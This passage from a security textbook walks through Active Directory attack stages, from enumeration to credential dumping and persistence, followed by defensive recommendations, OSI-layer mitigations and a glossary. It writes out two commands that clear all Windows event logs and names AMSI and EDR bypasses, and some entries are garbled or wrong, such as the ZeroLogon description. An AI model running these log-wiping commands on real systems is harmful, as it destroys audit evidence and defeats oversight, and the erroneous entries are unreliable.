Performs service discovery via LDAP queries to a domain controller

- Service discovery without port scanning
- Powershell script to discover all SPN used
- Find service accounts without the right privileges

20.8.1.2. Data Mining

Data mining is finding anomalies, patterns, and correlations within large data sets to predict outcomes. Using a broad range of techniques, it can use this information to increase revenues, cut costs, improve customer relationships, reduce risks, and more.

- Searching SQL servers
- Mail server
- Searching for sensitive files

20.8.1.3. User Hunting

User hunting tracks where users are logged in or have a session in the network. By locating their login or session, we might gain access to that machine,

privilege escalation (if required), and operate in the context of the new user. It is most helpful with elevated user accounts.

- Bloodhound
  - Attack mapping
  - Hidden administrator accounts
- Active Directory Recon without admin rights
- Dumping Active Directory Info
- Local Group Enumeration

Video:
Active Directory Enumeration With BloodHound
Active Directory Enumeration With PowerView

20.8.1.4. Applocker

AppLocker advances the app control features and functionality of Software Restriction Policies. AppLocker contains new capabilities and extensions that allow the creation to allow or deny apps from running based on unique identities of files and specify which users or groups can run those apps.

- Enumerating AppLocker Configuration

20.8.1.5. Active Directory Federation Service

Active Directory Federation Services (AD FS), a software component developed by Microsoft, can run on Windows Server operating systems to provide users with single sign-on access to systems and applications' locations across organizational boundaries. It uses a claims-based access-control authorization model to maintain application security and implement federated identity.

- Powershell enumeration
- Attacking ADFS

20.8.2. Initial access

To gain initial access, we must find a way to get into the server. There are multiple ways to get a foothold into the target. These are the ways we can get access to a remote target. There are privileged ways to get access and unauthenticated ways to gain access. The methods below do not require authentication with the web server.

These attack methods require a Ncat listener to Listen for incoming connections. Usually, with command injection, the attacker will inject a command into a text field that will get executed to create a Ncat connection to the attacker's machine. Some of the attacks will require credentials to gain access.

- Remote Desktop Protocol
  - Remote Services: Remote Desktop Protocol, Sub-technique T1021.001 - Enterprise | MITRE ATT&CK®
- Secure Shell

    - Remote Services: SSH, Sub-technique T1021.004 - Enterprise | MITRE ATT&CK®
- WinRM
    - Remote Services: Windows Remote Management, Sub-technique T1021.006 - Enterprise | MITRE ATT&CK®
- Remote PowerShell
- Telnet
- SMB - Server Message Block
    - Network Share Discovery, Technique T1135 - Enterprise | MITRE ATT&CK®
- RPC - Remote Procedure Calls
    - Exploitation of Remote Services, Technique T1210 - Enterprise | MITRE ATT&CK®

Usually to gain access to authenticated services the attacker can deploy several attack methods:

- Dumping LSASS credentials
    - OS Credential Dumping, Technique T1003 - Enterprise | MITRE ATT&CK®
        - SpecterOps Webinar Week Capability Abstraction _ Dumping LSASS
- Capturing and cracking NTLM hashes
- Man in the middle attacks
    - Adversary-in-the-Middle, Technique T0830 - ICS | MITRE ATT&CK®
        - Pentest+: Using Ettercap to perform a MITM Attack
- Relay attacks
    - Adversary-in-the-Middle: LLMNR/NBT-NS Poisoning and SMB Relay, Sub-technique T1557.001 - Enterprise | MITRE ATT&CK®
        - Performing SMB Relay Attacks in Active Directory
- Pass the hash
    - Use Alternate Authentication Material: Pass the Hash, Sub-technique T1550.002 - Enterprise | MITRE ATT&CK®
        - CrackMapExec for Troubleshooting and Red Teaming
- LLMNR poisoning
    - Adversary-in-the-Middle: LLMNR/NBT-NS Poisoning and SMB Relay, Sub-technique T1557.001 - Enterprise | MITRE ATT&CK®
        - LLMNR Poisoning with Responder - Active Directory Lab
- Kerberoasting
    - Steal or Forge Kerberos Tickets: Kerberoasting, Sub-technique T1558.003 - Enterprise | MITRE ATT&CK®
        - OSCP Guide to Kerberoasting - Active Directory
- Token stealing
    - Delegated
    - Impersonation
        - Access Token Manipulation: Token Impersonation/Theft, Sub-technique T1134.001 - Enterprise | MITRE ATT&CK®

        - Windows Privilege Escalation - Token Impersonation With RoguePotato & PrintSpoofer

Common attack tools that will be used are

- Impacket
    - WMIEXEC
    - PSEXC
    - SMBEXC
- Responder
    - GitHub - SpiderLabs/Responder: Responder is a LLMNR, NBT-NS and MDNS poisoner, with built-in HTTP/SMB/MSSQL/FTP/LDAP rogue authentication server supporting NTLMv1/NTLMv2/LMv2, Extended Security NTLMSSP and Basic HTTP authentication.
        - Tier 1: Responder - HackTheBox Starting Point - Full Walkthrough
- InveighZero
    - GitHub - Kevin-Robertson/InveighZero: .NET IPv4/IPv6 machine-in-the-middle tool for penetration testers
        -
- AdExplorer
    - GitHub - vasuj/ADExplorer: Active Directory Explorer. Display Active Directory tree in a Finder-like column view.
- CrackMapExec
    - GitHub - Porchetta-Industries/CrackMapExec: A swiss army knife for pentesting networks
- Rubeus
    - GitHub - GhostPack/Rubeus: Trying to tame the three-headed dog.
        - Hacking Domain Admin 6 ways to Sunday | PetitPotam, DCSync & Golden Tickets
- Kerbrute
    - GitHub - ropnop/kerbrute: A tool to perform Kerberos pre-auth brute forcing
        - Kerbrute || A Kerberos Pre-Auth Bruteforce tool

20.8.3. Privilege Escalation

Privilege escalation is the process of moving to a higher privileged account this could be done horizontally or vertically

20.8.3.1. ZeroLogon

ZeroLogon (formally: CVE-2020-1472) is a critical vulnerability in Microsoft's authentication protocol Netlogon, as implemented, prevents fake DHCP servers from infiltrating the network and rerouting

20.8.3.2. Passwords in Sysvol And GPO

The password for the local admin gets found by looking at all the scripts in the SYSVOL folder.

- Passwords in SYSVOL
- Exploiting Group policy

20.8.3.3. Weakness in Kerberos

Kerberos is a computer-network authentication protocol that works based on tickets to allow nodes communicating over a non-secure network to prove their identity to one another securely

- Privilege escalation
- Wrong permissions on Printers

20.8.3.4. DNSAdmins

Members of the DNSAdmins group have access to network DNS information. The default permissions are as follows: Allow: Read, Write, Create All Child objects.

- Privilege escalations using DNS admin account

20.8.3.5. GPO

Group Policy is a feature of the Microsoft Windows NT family of operating systems that controls user and computer accounts' working environment. Group Policy provides centralized management and configuration of operating systems, applications, and users' settings in an Active Directory. We can try the following:

- Abusing
  - Permission
  - Organizational units
  - Access Control List

20.8.3.6. Exchange

Microsoft Exchange Server is a mail server and calendaring server. It runs exclusively on Windows Server operating systems.

- Privilege escalation
  - NTLM Relay attacks
    allow attackers to steal hashed versions of user passwords and relay clients' credentials to authenticate to servers.

20.8.3.7. Binary Exploitation

can escalate privileges with vulnerabilities like stack overflow, stack strings, race condition, use-after-free, and arbitrary write. Stack overflows can be used to achieve code execution. Stack strings can be used to view memory in the program, which may leak data like passwords. A race condition may allow an attacker to run a program's function twice at the same time; this may allow for modification of a variable that controls access. Use after free and arbitrary write could allow an attacker to modify data which can be later used in a buffer overflow attack.

20.8.4. Defense Evasion

To circumvent security controls and conceal their actions on compromised systems, attackers use defense evasion techniques. For example, encryption can be used to evade detection, malware can be disguised to evade detection, and legitimate system tools can be used maliciously. To make it harder for defenders to detect and respond to intrusions, defense evasion is aimed at making detection and response more difficult. Cybersecurity experts often use privilege escalation and persistence in conjunction with this concept.

20.8.4.1. In-Memory Evasion

- Bypassing Memory Scanners In-Memory Evasion
    - This allows the malware to bypass specific anti-virus
- Bring Your Own Land (BYOL)
    - Using the tools that are already pre-installed on the system

20.8.4.2. Endpoint Detection bypass

- Combining Direct System Calls and sRDI
    - Creating direct calls to the operating system
- DeChaining Macros and Evasion
    - Infiltration using Office Macros
- System Calls and SRDI to bypass
- Sharp-Suite - Process Argument Spoofing

20.8.4.3. PowerShell Anti-Malware Scan Interface (AMSI) Bypass

- AMSI bypass
    - Using hook patching to clear potential obstacles

20.8.5. Sysmon Evasion

- Subverting
- Bypass
- Driver unloading

20.8.5.1. HoneyTokens Evasion

- Forging Trusts for Deception in Active Directory

20.8.5.2. Disabling Security Tools

- As a method of evading detection and preventing security software from detecting and blocking their actions on a compromised system, attackers disable security tools. Antivirus software, firewalls, intrusion detection systems, and other security software can be disabled in this manner.

20.8.5.3. Windows Event Log

- This allows for removing the history of system calls that the operating system has made.

20.8.6. Credential Dumping

Credential dumping is the process of dumping them onto disk or a network location should they could be used for further exploitation

20.8.6.1. NTDS.DIT Password Extraction

- NTDS.DIT found on a domain controller's computer contains many important hashes, and when dumped, it could compromise the entire active directory environment.

20.8.6.2. SAM (Security Accounts Manager)

- Windows operating systems use the Security Accounts Manager (SAM) to store users' account information, including their hashed passwords. The SAM file is typically stored on the local system and is used to authenticate users when they log in. A hashed password is stored in the SAM file to verify the entered password.

- By authenticating users and enforcing security policies, the SAM maintains the system's security by managing local user accounts and groups, including those with administrative privileges.

20.8.6.3. Kerberoasting

- This attack allows hackers to get SPNs of other uses, which, when cracked, will give the active directory password of the user whose SPN got taken.

20.8.6.4. Windows Credential Manager/Vault

- In Windows operating systems, the Windows Credential Manager is a feature that allows users to securely store their login credentials, such as usernames and passwords, for numerous network resources, websites, and applications using the Windows Vault. Credential Managers store these credentials in an encrypted format and can automatically enter them when the user visits a website or accesses a network resource they have stored.

20.8.6.5. DCSync attack

- Allows an attacker to impersonate a domain controller, which may allow them to get password hashes.

20.8.6.6. LLMNR/NBT-NS Poisoning

- This allows attackers to grab passwords from a network they are on.

20.8.6.7. LSASS dumping

LSASS dumping is a technique used by attackers to extract sensitive information from the LSASS process. This can include sensitive information such as hashed user passwords, password policy information, and security tokens. The LSASS process

stores this information in memory, and attackers can use specialized tools to dump the contents of the LSASS process memory into a file.

20.8.6.8. Microsoft SQL Server Database links

- SQL Server Link Crawling with PowerUpSQL

20.8.6.9. Pass The Hash

An attacker uses Pass the Hash (PtH) to authenticate to a remote system or service by using the hash of the password rather than the plaintext password to authenticate. In this technique, password hashes are stored in memory on Windows systems, and these hashes can be used for authentication purposes.

- Performing Pass-the-hash Attacks With Mimikatz

20.8.6.10. Password Spraying

In password spraying, attackers repeatedly try a single, common password on several user accounts to gain unauthorized access to a system or network. In contrast, brute-force attacks attempt to guess the correct password using many different passwords.

- Password Spraying Windows Active Directory Accounts

20.8.6.11. Automate getting Domain Admin using Empire

to gain Domain Admin access through privilege escalation techniques using Empire, an attacker would typically use modules built into the framework that automate common privilege escalation methods. These might include:

- Exploiting known vulnerabilities in the compromised operating system or software.
- Utilizing keyloggers or memory scraping tools to attempt to steal login credentials from the compromised system.
- Accessing other network systems using administrative or system-level access on the compromised system.
- Accessing domain-level resources, such as Active Directory, using stolen credentials or access to other systems.

Once the attacker has gained Domain Admin access, they would have complete control over the domain. They could access and manipulate all domain-level resources, including user accounts, group policies, and network resources.

20.8.6.12. Remote Weaponization of WSUS MITM

In a Remote Weaponization of WSUS MITM attack, the attacker first gains access to the WSUS server, either by exploiting a vulnerability or by stealing login credentials. When attackers have access to the WSUS server, they can manipulate the update process to perform MITM attacks. For example, the attacker may approve malicious updates deployed to network systems. This update can be malware that can give the attacker access to the systems or a tool that can perform MITM attacks.

20.8.6.13. Golden Ticket

A Golden Ticket, is a type of attack that uses a forged Kerberos ticket to authenticate to a Windows domain as a domain administrator. Even if the domain administrator's password is unknown or has been changed, an attacker can still gain complete control over a domain and all its resources.

Video:
Kerberos Attacks - Silver Ticket and Golden Ticket

20.8.6.14. SID History

Users can retain access to resources after changing their domain SID (Security Identifier) using the SID History feature in Windows. It can be useful when a user's account is transferred from one domain to another. However, attackers can also use it to maintain access to resources after compromising an account.

20.8.6.15. Silver Ticket

A Silver Ticket is an attack that uses a forged Kerberos service ticket to authenticate to a Windows domain as a specific service account using a Kerberos service ticket. Even if a password is unknown or has been changed, an attacker can access resources and perform actions like that service account.

Video:
Kerberos Silver Ticket Attack Explained

20.8.6.16. DCShadow

Active Directory's DCShadow feature allows an attacker to modify the domain controller's directory data without detection. This can lead to changes to user accounts, group policies, and other domain resources.

Video:
PoC DCShadow & DCSync: Hacking Active Directory con Mimikatz

20.8.6.17. AdminSDHolder

The AdminSDHolder is a built-in Active Directory object that manages the security settings of high-privilege users and groups. By changing the contents of the AdminSDHolder, an attacker can gain access to the high-privilege accounts and potentially escalate their privileges.

20.8.6.18. Group Policy Object

A Group Policy Object (GPO) is a collection of settings that can be applied to a group of users or computers in a Windows domain. In addition to controlling security settings, software installation, and network configuration, GPOs can potentially be modified by an attacker in order to gain control over the system.

20.8.6.19. Skeleton Keys

An attacker can gain access to a Windows system without valid credentials by intercepting and modifying the authentication process using Skeleton Key malware.

20.8.6.20. SeEnableDelegationPrivilege

Users with the SeEnableDelegationPrivilege can impersonate other Windows users, allowing attackers to access restricted resources.

20.8.6.21. Security Support Provider

An attacker who exploits a vulnerability in an SSP can potentially gain access to sensitive information or perform other malicious actions on the application.

20.8.6.22. Directory Services Restore Mode

It allows administrators to start a domain controller in a special mode that allows them to perform maintenance tasks, such as restoring Active Directory from a backup, using the Directory Services Restore Mode (DSRM) boot option in Windows. If an attacker gains access to a domain controller in DSRM, they may be able to modify directory data and compromise the entire domain.

20.8.6.23. ACLs & Security Descriptors

Windows uses Access Control Lists (ACLs) and Security Descriptors to control resources' access. An ACL is a list of permissions associated with a resource, while a Security Descriptor is a data structure containing an ACL and other security information. Those attackers who can modify the ACL or Security Descriptor of a resource may be able to gain access to it.

20.8.7. Persistence

During this phase, we will try everything to stay under the radar of the defenders, which means we have to do certain stuff to ensure we can always return to the box and set up different listeners. To stay on the target box will have to perform the following actions

- Disabling Anti Virus or EDR
- Creating a scheduled task with a listener
- Startup scripts
- DLL Side-Loading
- Application Shimming

Resources
[Persistence, Tactic TA0003 - Enterprise | MITRE ATT&CK®]

20.8.8. Obfuscation

To ensure the attacker is not detected, they can employ several techniques like code obfuscation or encryption to bypass traditional defenses. Here are some common techniques they use to obfuscate their payloads.

- Alternate arithmetic/logic
- Junk instructions
- Order of independent instructions
- Renaming symbols/storage locations
- Identical alternative instructions
- Jump mangling/bridging
- Dead-Code Insertion
- XOR
- Base64

Sources

GitHub - oddcod3/Phantom-Evasion: Python antivirus evasion tool
Data masking - Wikipedia

Deobfuscating Python Code (PicoCTF 2022 #30 'bloat.py')

20.8.9. Defense & Detection
It is recommended to follow the latest trends used by the adversary that is why threat intelligence could help in defending your organization. Besides that it is recommended to follow the latest best practices.

20.8.9.1. General Recommendations

- Manage local Administrator passwords (LAPS).
- Implement RDP Restricted Admin mode (as needed).
- Remove unsupported operating systems from the network.
- Monitor scheduled tasks on sensitive systems.
- Ensure that OOB management passwords (DSRM) are changed regularly & securely stored.
- Use SMB v2/v3+.
- The default domain Administrator & KRBTGT password should be changed every year & when an AD admin leaves.
- Remove trusts that are no longer necessary & enable SID filtering as appropriate.
- All domain authentications should get set (when possible) to: “Send NTLMv2 response only, refuse LM & NTLM.”.
- Block internet access for DCs, servers, & all administration systems.

20.8.9.2. Protect Admin Credentials

- No “user” or computer accounts in admin groups.
- Ensure all admin accounts are “sensitive & cannot get delegated”.
- Add admin accounts to the “Protected Users” group (requires Windows Server 2012 R2 Domain Controllers, 2012R2 DFL for domain protection).
- Disable all inactive admin accounts and remove them from privileged groups.

20.8.9.3. Protect AD Admin Credentials

- Limit AD admin membership (DA, EA, Schema Admins) & only use custom delegation groups.
- Tiered Administration mitigating credential theft impact.
- Ensure admins only log on to approved admin workstations & servers.
- Leverage time-based, temporary group membership for all admin accounts.

20.8.9.4. Protect Service Account Credentials

- Limit to systems of the same security level.
- Leverage “(Group) Managed Service Accounts” (or PW >20 characters) to mitigate credential theft (Kerberoast).
- Implement FGPP (DFL =>2008) to increase PW requirements for SAs and administrators.
- Logon restrictions – prevent interactive logon & limit login capability to specific computers.
- Disable inactive SAs & remove them from privileged groups.

20.8.9.5. Protect Resources

- Segment network to protect admin & critical systems.
- Deploy IDS to monitor the internal corporate network.
- Network device & OOB management on separate networks.
- Protect Domain Controllers
    - Only run software & services to support AD.
    - Minimal groups (& users) with DC admin/logon rights.
    - Ensure patches get applied before running DCPromo (especially MS14-068 and other critical patches)

20.8.9.6. Validate scheduled tasks & scripts.

- Protect Workstations (& Servers).
- Patch quickly, especially privilege escalation vulnerabilities.
- Deploy security back-port patch (KB2871997).
- Set Wdigest reg key to 0 (KB2871997/Windows 8.1/2012R2+): HKEY_LOCAL_MACHINESYSTEMCurrentControlSetControlSecurityProviders Wdigest
- Deploy workstation allows listing (Microsoft AppLocker) to block code exec in user folders – home dir & profile path.
- Deploy workstation app sandboxing technology (EMET) to mitigate application memory exploits.

20.8.9.7. Logging

- Enable enhanced auditing
- “Audit: Force audit policy subcategory settings (Windows Vista or later) to override audit policy category settings.”

- Enable PowerShell module logging (“*”) & forward logs to the central log server (WEF or other methods).
- Enable CMD Process logging & enhancement (KB3004375) and forward logs to the central log server.
- SIEM or equivalent to centralize as much log data as possible.
- User Behavioral Analysis system for enhanced knowledge of user activity (such as Microsoft ATA).

20.8.10. Post-exploitation

After we maintain our persistence on the target. We are going to perform post-exploitation tasks. For example, dumping credentials. Some tools we run to perform Post-exploitation

- Mimikatz
  - Dumping LSASS credentials
    - [ParrotSec/mimikatz]
- Pazuzu
  - DLL injection and hijacking
    - [Pazuzu: Reflective DLL to run binaries from memory]
- deleting system logs
  - *Powershell - Get-EventLog -LogName * | ForEach { Clear-EventLog $_.Log }*
  - *for /F "tokens=*" %1 in ('wevtutil.exe el') DO wevtutil.exe cl "%1"*
- Data exfiltration
    - [Curated list of awesome, open source data exfiltration tools]

20.8.10.1. Security Pro’s Checks

- Identity whom AD admin rights (domain/forest) have.
- Identify who can log on to Domain Controllers (& admin rights to virtual environment hosting virtual DCS).
- Scan Active Directory Domains, OU’s, AdminSDHolder, & GPOs for inappropriate custom permissions.
- Ensure AD admins (aka Domain Admins) protect their credentials by not logging into untrusted systems (workstations).
- Limit service account rights that are currently DA (or equivalent).
- Check for and install essential Security Updates.

20.9. Example Mitigations according to the OSI Layers

20.9.1. Physical Layer

is the lowest layer of the OSI model and is responsible for the physical transmission of data over the network. Several measures can be taken to ensure the security of the physical layer

20.9.1.1. Physical security

Ensuring the physical security of network infrastructures, such as cables, switches, and routers, can help prevent unauthorized network access. This can be achieved by using locks, security cameras, and access controls.

20.9.1.2. Network segmentation

Segmenting the network into different sections can limit the scope of potential security breaches and make it more difficult for attackers to access sensitive data or resources.

20.9.1.3. Data protection

Protecting the data transmitted over the network can help prevent it from being accessed by unauthorized parties. This can be achieved through measures such as encryption and data integrity checks.

20.9.1.4. Device security

Ensuring that network devices are properly configured and maintained can help to prevent vulnerabilities and reduce the risk of security breaches. This can be achieved by using measures such as firmware updates, security patches, and access controls.

20.9.1.5. Radiation gap

Usually gets used to prevent rogue access points from being made and used to compromise the network or for any malicious radiation to make it into the compound.

20.9.1.6. EMP shielding

Gets used to disturb and cancel out rogue signals from entering the building.

20.9.1.7. Air Gap

does not have the Internet or a direct connection to the Howl computer network.

20.9.2. Data Link Layer

is the second layer of the OSI model and is responsible for the physical transmission of data over the network. There are several different measures that can be taken to ensure the security of the data link layer:

20.9.2.1. ARP Filtering

ARP (Address Resolution Protocol) filtering is a technique used to control the flow of ARP traffic on a network. ARP is a protocol that maps the physical addresses of devices on a network to their logical addresses.

ARP filtering can improve a network's security by preventing the transmission of malicious or unauthorized ARP traffic. It compares the ARP traffic to rules or policies that determine whether it should be allowed or blocked—used to filter out Rogue MAC requests.

20.9.2.2. Mac-based port security

Mac-based port security works by creating a list of allowed MAC addresses and only allowing traffic from devices with those addresses to access the network. It can effectively improve a network's security by preventing traffic transmission from unauthorized or malicious devices. There are several ways to implement Mac-based port security

20.9.2.2.1. Static MAC

A list of allowed MAC addresses and only allow traffic from devices with those addresses to access the network. This could be effective at preventing traffic transmission from unauthorized or malicious devices. However, it can be difficult to maintain and may not be suitable for networks with a challenging number of devices.

20.9.2.2.2. Dynamic MAC

examines the MAC addresses of devices that attempt to access the network and compares them to a list of allowed MAC addresses. It compares to be more flexible than static MAC, but it requires more processing power and may need to be more suitable for networks with high traffic levels.

20.9.2.2.3. Port security

only restricts access to specific ports on a network switch to allow traffic from specific MAC addresses. It can be an effective way to prevent unauthorized access to sensitive data or Resources. However, it can be challenging to maintain and may not be suitable for networks of many devices.

20.9.2.3. VXLAN networking

By providing MAC routing on layer three and working on layer two simultaneously, it is possible to secure networks on layer 2/

20.9.3. Network Layer

The network layer is the third layer of the OSI model. It is responsible for routing and forwarding data between devices on the network. Several measures can be taken to ensure the security of the network layer:

20.9.3.1. Encryption

Encrypting the data being transmitted at the network layer can help to protect it from being accessed by unauthorized parties. This can be particularly important when transmitting sensitive or confidential data over the network.

20.9.3.2. Access controls

Implementing access controls at the network layer can ensure that only authorized users can access the data being transmitted. This can be achieved through authentication and authorization mechanisms, such as passwords or digital certificates.

20.9.3.3. Secure communication

Using secure communication protocols at the network layer can ensure the integrity and confidentiality of the data being transmitted. Standard secure communication protocols include SSL/TLS and HTTPS.

20.9.3.4. Data integrity checks

Performing data integrity checks at the network layer can help ensure that the transmitted data has not been modified or corrupted in transit. This can be achieved through the use of techniques such as checksumming or cryptographic hashing.

20.9.3.5. Network segmentation

Segmenting the network into different sections can help to limit the scope of potential security breaches and make it more difficult for attackers to access sensitive data or resources.

20.9.3.6. Host-Based access control list

A host-based access control list (ACL) is a security measure used at the operating system level. It can restrict access to specific files, directories, or system functions. They can also control access to network resources, such as servers or shared drives, from the host. There are several different types of host-based ACLs, including

20.9.3.6.1. User-based

defines which users can access specific resources or functions on the hosts.

20.9.3.6.2. Group-based

which groups of users can access specific resources or functions on the host

20.9.3.6.3. Device-based

devices can access specific resources or functions on the host

20.9.3.7. Keeping track of access

Security is an important aspect of ensuring the security of a network or system. There are several different ways to keep track of access security:

20.9.3.7.1. Access logs

are records of who has accessed specific resources or functions on a network or system. They can be used to track the activity of users and devices and identify any unusual or suspicious activity.

20.9.3.7.2. Auditing

is the process of reviewing and evaluating the security of a system or network to identify potential vulnerabilities or weaknesses. This can involve reviewing access logs, examining system configurations, and performing penetration testing to identify potential security risks.

20.9.3.8. VXLAN routing

This is the simple version of VXLAN that only provide networking routing on layer 2 and 3 with a VLAN tag

20.9.3.9. Virtual private networks

Are mainly used for getting users from a low state of security to a higher state of security.

12.7.5 Transport layer
is responsible for providing end-to-end communication services and ensuring reliable delivery of data between devices on the network. There are several ways to ensure the security of the transport layer:

20.9.3.10. Port-security 802.1X

This technology is used only to allow computers with the right credentials to access the network. Usually, also certificates can be used to authenticate the user for lawful entering the local area network

20.9.3.11. Radius Authentication

Gets is used to authenticate users against the Radius server and see if they are permitted to join the network.

20.9.3.12. DHCP guard

Prevents using fake DHCP servers to infiltrate the network and reroute traffic to a different endpoint. It does this by filtering out all the IP packets with the malicious DHCP server on the network. This prevents a DHCP takeover attack

20.9.3.13. Packet inspection

is a technique used to examine the data contained in packets of information that are transmitted over a network. Packet inspection is often used to monitor and analyze network traffic to identify patterns, detect anomalies, and enforce security policies.

20.9.4. Session Layer

The session layer is responsible for establishing, maintaining, and terminating communication sessions between devices on the network. There are several ways to ensure the security of the session layer

20.9.4.1. Authentication

Implementing authentication at the session can ensure that only authorized users can access the network. This

can be achieved through passwords, digital certificates, or other authentication mechanisms.

20.9.4.2. Encryption

Encrypting the data being transmitted at the session layer can protect it from being accessed by unauthorized parties. This can be particularly important when transmitting sensitive or confidential data over the network.

20.9.4.3. Access controls

Implementing access controls at the session layer can ensure that only authorized users can access the data being transmitted. through authentication and authorization mechanisms, such as passwords or digital certificates.

20.9.4.4. Timeouts

Implementing timeouts at the session layer can ensure that inactive sessions are terminated after a certain period of time. This can prevent unauthorized access to the network and improve the system's overall security.

20.9.4.5. Application filtering

is a technique to control traffic flow on a network by blocking or allowing specific applications or protocols. It works by examining the header information of each packet of data transmitted over the network and comparing it to a set of rules or policies that determine whether the traffic should be allowed or blocked.

20.9.5. Presentation Layer

responsible for translating data into a format that the devices on the network can understand. It may also perform encryption and compression functions to protect the transmitted data. As such, there are several ways to ensure the security of the presentation layer:

20.9.5.1. Codebase integrity check

Codebase integrity checks are a type of security measure used to verify the integrity of the codebase of a software application. This involves comparing the code in the codebase to a known good version of the code to identify any changes or modifications that may have been made.

20.9.5.2. Unified threat management

(UTM) is a security approach involving a single system to manage and protect against various threats. These threats may include

- Malware
- Viruses
- Spam
- Phishing attacks
- Cyber threats.

UTM systems typically provide a range of security functions, including firewall protection, intrusion prevention, antivirus and anti-malware protection, content filtering, and VPN support. By integrating these functions into a single system, UTM can provide a comprehensive approach to network security that is easier to manage and more cost-effective than using multiple separate security products.

20.9.5.3. Source Code Auditing

is the process of reviewing and analyzing the source code of a software application in order to identify any potential vulnerabilities, bugs, or issues that may affect the security or performance of the application. Security professionals typically perform source code auditing, which may involve a manual or automated code review.

20.9.5.4. TLS inspection

TLS inspection, also known as SSL inspection or HTTPS inspection, is a technique used to monitor and control the traffic transmitted over an encrypted network connection. Organizations often use it to enforce security policies and prevent the transmission of malicious or unauthorized traffic. It has a root certificate installed that decrypts all traffic stored under the root certificate. So this will not work against Custom C2 servers with encrypted channels

intercepting the traffic transmitted over an encrypted connection, such as using the HTTPS protocol. It then examines the traffic to determine its content and whether it complies with the organization's security policies. If the traffic is deemed malicious or non-compliant, it can be blocked or quarantined

20.9.5.5. Encryption

Encryption is the process of encoding data so that someone with the proper decryption key can only access

it. Encryption is used to secure and protect data from unauthorized access. Recommended standards to use currently for web traffic are RSA2048 or RSA4096, using AES256 and SHA256 hashing algorithms.

Our future will move to post-quantum encryption standards, which are still in development and should be battle tested before it is implemented securely

20.9.5.6. Data validation

Validating the data being transmitted at the presentation layer can ensure that it is properly formatted and that it conforms to the necessary standards. It prevents the transmission of malformed or corrupted data, which could cause issues with the application or the network. Which could lead to all kinds of different attacks.

20.9.5.7. Access control

Implementing access controls at the presentation layer can help to ensure that only authorized users can access the transmitted data.Through authentication and authorization mechanisms, such as passwords or digital certificates.

.

20.9.6. Application

The application layer is the highest layer of the OSI model and is responsible for supporting the communication needs of specific applications. There are several different ways to ensure the security of the application layer:

20.9.6.1. Input validation and sanitization

Validating the input data that is being received at the application layer can help to prevent the injection of malicious code or the execution of unauthorized commands. This can be achieved through techniques such as whitelisting and blacklisting.

20.9.6.2. Access controls

Implementing access controls at the application layer ensures that only authorized users can access the resources and functions of the application. This can be achieved through authentication and authorization mechanisms, such as passwords or digital certificates.

20.9.6.3. Data encryption

Encrypting the data being transmitted at the application layer can help to protect it from being accessed by unauthorized parties. This can be particularly important when transmitting sensitive or confidential data over the network.

20.9.6.4. Secure and standardized protocols

Implementing security protocols at the application layer can ensure that the communication between the application and other devices on the network is secure. Standard security protocols include TLS and HTTPS.

20.9.6.5. Listing and Reputation

Listing and reputation systems are used to identify and block malicious or undesirable traffic based on the reputation of the source or destination. This can help to prevent the transmission of spam, malware, or other types of malicious traffic.

20.9.6.6. Web application firewall

A web application firewall (WAF) is a security system designed to protect web applications from attacks and vulnerabilities. It works by examining the traffic transmitted to and from the application and blocking any traffic deemed malicious or non-compliant with security policies.

20.9.6.7. Progressive Challenges

are a type of security measure that involves gradually increasing the level of security as the user progresses through a series of tasks or activities. This can help prevent unauthorized access to sensitive data or resources and can deter attackers.

20.9.6.8. Behavioral Anomaly Detection

is a security technique that involves analyzing the behavior of users or devices on the network to identify any unusual or suspicious activity. This helps detect potential security threats or breaches and allows timely responses to protect the network.

21. Wordlist

21.1. Organization standards

NIST
- National Institute of Standards and Technology

GDPR
- General Data Protection Regulation

ISO
- International Organization for Standardization

HIPAA
- Health Insurance Portability and Accountability Act

MITRE ATTACK
- MITRE ATT&CK® is a globally-accessible knowledge base of adversary tactics and techniques based on real-world observations

PCI/DSS
- Payment Card Industry Data Security Standard

HIPAA standard
- Health Insurance Portability and Accountability Act

CIS
- Center for Internet Security Critical Security Controls

CSA STAR
- Cloud Security Alliance

21.2. Marketing buzzwords

EDR
- Endpoint Protection and Response

XDR
- Extended Detection and Response

Zero-Trust
- No trust in networking gear or computer systems

Unified threat management
- One place to unify all the threat management

Block-chain
- A blockchain is a distributed, open-source ledger of transactions that is decentralized, distributed, and sometimes public.

Machine-Learning
- The study of machine learning refers to the study of computer algorithms that are improved automatically through experience and the use of data. It is considered a form of artificial intelligence.

AI
- Through experience and data, machine learning improves algorithmic processes automatically. This process is known as artificial intelligence.

21.3. Networking

OWASP
- Open Web Application Security Project

Firewall
- A device that routes and filters traffic

Air gap
- No networking

Radiation gap
- No radiation

EMP
- Electromagnetic pulse to destroy networking gear

Mac-based port-security
- Security based on mac addresses

VLAN networking
- Virtual Local Area Network

Network
- A computer network

802.11x
- Certificate-based network authentication

Radius Authentication
- Radius Based Authentication

DHCP guard
- Defends against Rogue DHCP servers

Packet inspection filtering
- Looking through packets and filtering them for malicious behavior

Logging
- Keeping track of what is going on in machines.

TLS inspection
- Inspect TLS traffic for harmful code or traffic

Application filtering
- The administrator can filter applications based on the listings he or she makes. Web application firewall filters web traffic based on listings made by the administrator

Host-Based ACL
- Access control listing at the device level

VPN
- Virtual private network

Honeypot / Honeynet
- A virtual computer or a cluster with vulnerable software to lure in criminals and used for threat hunting

EMP
- An electromagnetic pulse is used to destroy electronic equipment.

21.4. Hardware, software & firmware

BIOS guard
- Protects the BIOS from changes

Boot Guard
- Protects the boot order from changes

Memory Guard
- Protects the memory from changes and altering

Codebase integrity check
- Checks if the code maintains its original message

Guest Mode Execute Trap
- Setting a trap for hackers

Control Flow Attack Protection
- Detecting changes in flow control

System Management Mode Supervisor
- A way for system administrators to control the flow

Mode-Based Execution Control
- Different modes that decide on the execution of the operating system

Source Code Auditing
- Checking if the source code still contains the original intended work and is secure

Patch Management
- Protecting devices with patches, so they are secure

Listing and Reputation
- Make a list of what is secure and what is not

Behavioral Anomaly Detection
- Detecting behavior that's not normal for computer systems according to human standards

